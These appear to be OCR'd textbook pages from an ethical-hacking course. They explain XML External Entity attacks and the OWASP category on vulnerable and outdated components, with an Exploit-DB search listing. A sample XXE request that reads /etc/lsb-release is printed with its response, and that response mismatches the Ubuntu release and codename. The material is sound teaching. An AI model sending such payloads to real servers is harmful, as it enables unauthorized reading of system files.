
XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.


Attacker
www.certifiedhacker.com
certifiedhacker.com
User
Web application with weakly Configured XML Parser


Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```

Figure 14.23: XML External Entity (XXE) attack



A06 – Vulnerable and Outdated Components/Using Components with Known Vulnerabilities

- Most web applications that use components such as **libraries** and **frameworks** always **execute them with full privileges**, and flaws in any component can result in serious impact
- Attackers can **identify weak components** or dependencies **by scanning** or by performing manual analysis
- Attackers search for any vulnerabilities on exploit sites such as **Exploit Database (*https://www.exploit-db.com*)**, and **CXSecurity (*https://cxsecurity.com*)**
- If a vulnerable component is identified, the attacker customizes the exploit as required and execute the attack
- Successful exploitation allows the attacker to **cause serious data loss** or **take full control of the servers**

Search: web application

Date	D	A	V	Title	Type	Platform	Author
2021-01-06	⬇		✗	Resumes Management and Job Application Website 1.0 - RCE (Unauthenticated)	WebApps	PHP	Arnav Tripathy
2021-01-05	⬇		✗	Resumes Management and Job Application Website 1.0 - Authentication Bypass	WebApps	PHP	Kshitiz Raj
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution

https://www.exploit-db.com

A06 – Vulnerable and Outdated Components/Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), CXSecurity (https://cxsecurity.com), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.


